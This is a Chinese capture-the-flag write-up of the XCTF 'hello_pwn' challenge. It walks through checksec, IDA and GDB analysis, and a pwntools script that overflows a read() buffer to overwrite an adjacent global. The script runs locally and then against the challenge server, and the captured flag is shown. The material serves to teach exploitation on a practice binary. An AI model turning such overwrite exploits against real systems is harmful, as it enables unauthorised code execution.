https://adworld.xctf.org.cn 的第一道 pwn 题

1、Pwndocker

安装 pwndocker 并启动，过程略，自行百度

2、checksec

使用 checksec 命令查看为 64 位，开启了 NX 防护


```
root@ctftest:/ctf/work/xctf/hello_pwn# checksec hello_pwn
[*] '/ctf/work/xctf/hello_pwn/hello_pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

3、IDA


Linux 上面启动 linux_server64 远程调试服务

```
root@ctftest:/ctf# ls
linux_server  linux_server64  work
root@ctftest:/ctf# nohup  ./linux_server64 &
```


点 IDA Debugger -> Run ->Remote Linux Debugger


View
Debugger
Options
Run
Attach

填写如下


Debug application setup: linux
NOTE: all paths must be valid on the remote computer
Application
/ctf/work/xctf/pwn/hello_pwn
Directory
/ctf/work/xctf/pwn/
Parameters
Debug options
Hostname
192.168.56.109
Port
23946
Password
Save network settings as default
OK
Cancel
Help

得代码如下：


File Edit Jump Search View Debugger Options Windows Help
Remote Linux debugger
Library function Regular function Instruction Data Unexplored External symbol
Functions window
Function name
Segment
IDA View-A
Hex View-1
Structures
.text:0000000000400590 xor ebp, ebp
.text:0000000000400592 mov r9, rdx
.text:0000000000400595 pop rsi
.text:0000000000400596 mov rdx, rsp
.text:0000000000400599 and rsp, 0FFFFFFFFFFFFFFF0h
.text:000000000040059D push rax
.text:000000000040059E push rsp
.text:000000000040059F mov r8, offset nullsub_1
.text:00000000004005A6 mov rcx, offset loc_400710
.text:00000000004005AD mov rdi, offset sub_40069B
.text:00000000004005B4 call sub_400570
.text:00000000004005B9 hlt
.text:00000000004005B9 ; } // starts at 400590
.text:00000000004005B9 start endp
.text:00000000004005BA db 66h ; f
.text:00000000004005BB db 0Fh
.text:00000000004005BC db 1Fh
.text:00000000004005BD db 44h ; D
.text:00000000004005BE db 0
.text:00000000004005BF db 0
.text:00000000004005C0 ; Attributes: bp-based frame
.text:00000000004005C0 sub_4005C0 proc near ; CODE XREF: sub_400640+D↓p
.text:00000000004005C0 mov eax, 60105Fh
.text:00000000004005C5 push rbp
.text:00000000004005C6 sub rax, offset stdout
.text:00000000004005CC cmp rax, 0Eh
.text:00000000004005D0 mov rbp, rsp
.text:00000000004005D3 jbe short loc_4005F0
.text:00000000004005D5 mov eax, 0
.text:00000000004005DA test rax, rax
.text:00000000004005DD jz short loc_4005F0
.text:00000000004005DF pop rbp
.text:00000000004005E0 mov edi, offset stdout
.text:00000000004005E5 jmp rax
.text:00000000004005E7 db 66h ; f

4、GDB+peda

GDB 安装 peda 插件，自己百度

gdb hello_pwn

然后输入 start，即得到调试界面

```
RAX: 0x40069b (push   rbp)
RBX: 0x0
RCX: 0x400710 (push   r15)
RDX: 0x7fff7c4d62e8 --> 0x7fff7c4d7884 ("LESSOPEN=| /usr/bin/lesspipe %s")
RSI: 0x7fff7c4d62d8 --> 0x7fff7c4d785d ("/ctf/work/xctf/pwn/hello_pwn/hello_pwn")
RDI: 0x1
RBP: 0x400710 (push   r15)
RSP: 0x7fff7c4d61f8 --> 0x7f42c37e4b97 (<__libc_start_main+231>:        mov    edi,eax)
RIP: 0x40069b (push   rbp)
R8 : 0x7f42c3bafd80 --> 0x0
R9 : 0x7f42c3bafd80 --> 0x0
R10: 0x3
R11: 0x7f42c37e4ab0 (<__libc_start_main>:       push   r13)
R12: 0x400590 (xor    ebp,ebp)
R13: 0x7fff7c4d62d0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400694:    mov    eax,0x0
   0x400699:    pop    rbp
   0x40069a:    ret
=> 0x40069b:    push   rbp
   0x40069c:    mov    rbp,rsp
   0x40069f:    mov    edi,0x3c
   0x4006a4:    call   0x400550 <alarm@plt>
   0x4006a9:    mov    rax,QWORD PTR [rip+0x2009a8]        # 0x601058 <stdout>
[------------------------------------stack-------------------------------------]
0000| 0x7fff7c4d61f8 --> 0x7f42c37e4b97 (<__libc_start_main+231>:       mov    edi,eax)
0008| 0x7fff7c4d6200 --> 0x0
0016| 0x7fff7c4d6208 --> 0x7fff7c4d62d8 --> 0x7fff7c4d785d ("/ctf/work/xctf/pwn/hello_pwn/hello_pwn")
0024| 0x7fff7c4d6210 --> 0x100000000
0032| 0x7fff7c4d6218 --> 0x40069b (push   rbp)
0040| 0x7fff7c4d6220 --> 0x0
0048| 0x7fff7c4d6228 --> 0x897331f5e1787567
0056| 0x7fff7c4d6230 --> 0x400590 (xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

5、gdb 和 IDA 共用

gdb 加载后自动停在 0x40069b 这个地址，说明这个是起始地址，将 IDA 定位到该地址，然后按 F5，得到伪代码，但是里面的函数名都是以地址开头的不好看，需要修正

```
IDA View-A                                  Pseudocode-A
1  __int64 sub_40069B()
2  {
3    sub_400550(60LL);
4    sub_400530(stdout, 0LL);
5    sub_400520("~~ welcome to ctf ~~      ");
6    sub_400520("lets get helloworld for bof");
7    sub_400560(0LL, &unk_601068, 16LL);
8    if ( dword_60106C == 1853186401 )
9      sub_400686();
10   return 0LL;
11 }
```

其中的一种方法是用 gdb 调试修改，可以看到函数真实名字

```
   0x40069f:    mov    edi,0x3c
=> 0x4006a4:    call   0x400550 <alarm@plt>
   0x4006a9:    mov    rax,QWORD PTR [rip+0x2009a8]        # 0x601058 <stdo
   0x4006b0:    mov    esi,0x0
   0x4006b5:    mov    rdi,rax
   0x4006b8:    call   0x400530 <setbuf@plt>
Guessed arguments:
```

```
   0x4006bd:    mov    edi,0x4007a1
=> 0x4006c2:    call   0x400520 <puts@plt>
   0x4006c7:    mov    edi,0x4007bb
   0x4006cc:    call   0x400520 <puts@plt>
   0x4006d1:    mov    edx,0x10
```

然后修改 IDA 函数名

```
IDA View-A        Pseudocode-A
1  __int64 sub_40069B()
2  {
3    alarm_0(60LL);
4    setbuf_0(stdout, 0LL);
5    puts("~~ welcome to ctf ~~      ");
6    puts("lets get helloworld for bof");
7    read(0LL, &unk_601068, 16LL);
8    if ( dword_60106C == 1853186401 )
9      sub_400686();
10   return 0LL;
11 }
```

```
IDA View-A        Pse
1  __int64 sub_400686()
2  {
3    system("cat flag.txt");
4    return 0LL;
5  }
```

代码逻辑很简单，只要 0x60106c 里的内容为 1853186401 则可以执行 system(“cat flag.txt”) 极获取到 flag

那么如何让 0x60106c 里面的值为 1853186401（0x6E756161）呢

我们可以通过 read 那一行函数覆盖，它可以接收输入，然后覆盖从 0x601068 开始的 16 给字节，只要我们输入如下内容，即可保证 0x60106c 中的内容为 0x6E756161（XX 代表非 00 的任意字符，--代表任意字符）

0x601068				0x60106c											
XX	XX	XX	XX	61	61	75	6E	00	00	00	00	--	--	--	--

6、Pwntools

```
root@ctftest:/ctf/work/xctf/pwn/hello_pwn# cat test.py
from pwn import *
context(arch="amd64",os="linux",log_level="debug")
p = process("./hello_pwn")
p.recvline()
p.recvline()
payload="A"*4+p64(1853186401)
p.send(payload)
p.interactive()
```

主要是 payload=”A”*4+p64(1853186401)这一行，原因见上面的内容，p64 函数自动处理大小端

提前在本地建 flag.txt，然后 python 执行，可获得 flag

```
root@ctftest:/ctf/work/xctf/pwn/hello_pwn# python test.py
[+] Starting local process './hello_pwn': pid 83
[DEBUG] Received 0x36 bytes:
    '~~ welcome to ctf ~~     \n'
    'lets get helloworld for bof\n'
[DEBUG] Sent 0xc bytes:
    00000000  41 41 41 41  61 61 75 6e  00 00 00 00
    0000000c
[*] Switching to interactive mode
[DEBUG] Received 0x12 bytes:
    'this is the flag!\n'
this is the flag!
[*] Process './hello_pwn' stopped with exit code 0 (pid 83)
[*] Got EOF while reading in interactive
$
[*] Interrupted
```

如果是在线题

把 process 函数换成 remote 函数

```
from pwn import *
context(arch="amd64",os="linux",log_level="debug")
p = remote("111.198.29.45",34044)
#p = process("./hello_pwn")
p.recvline()
p.recvline()
payload="A"*4+p64(1853186401)
p.send(payload)
p.interactive()
```

获取到 flag

```
root@ctftest:/ctf/work/xctf/pwn/hello_pwn# python test.py
[+] Opening connection to 111.198.29.45 on port 34044: Done
[DEBUG] Received 0x36 bytes:
    '~~ welcome to ctf ~~     \n'
    'lets get helloworld for bof\n'
[DEBUG] Sent 0xc bytes:
    00000000  41 41 41 41  61 61 75 6e  00 00 00 00              |AAAA|aaun|贩贩|
    0000000c
[*] Switching to interactive mode
[DEBUG] Received 0x2d bytes:
    'cyberpeace{407947141698f449581e70df14fdacdd}\n'
cyberpeace{407947141698f449581e70df14fdacdd}
[*] Got EOF while reading in interactive
$
```

7、总结

注意：其实上面不是所有步骤都是必须的，只是为了演示工具的使用，单用一个 gdb 也可以做题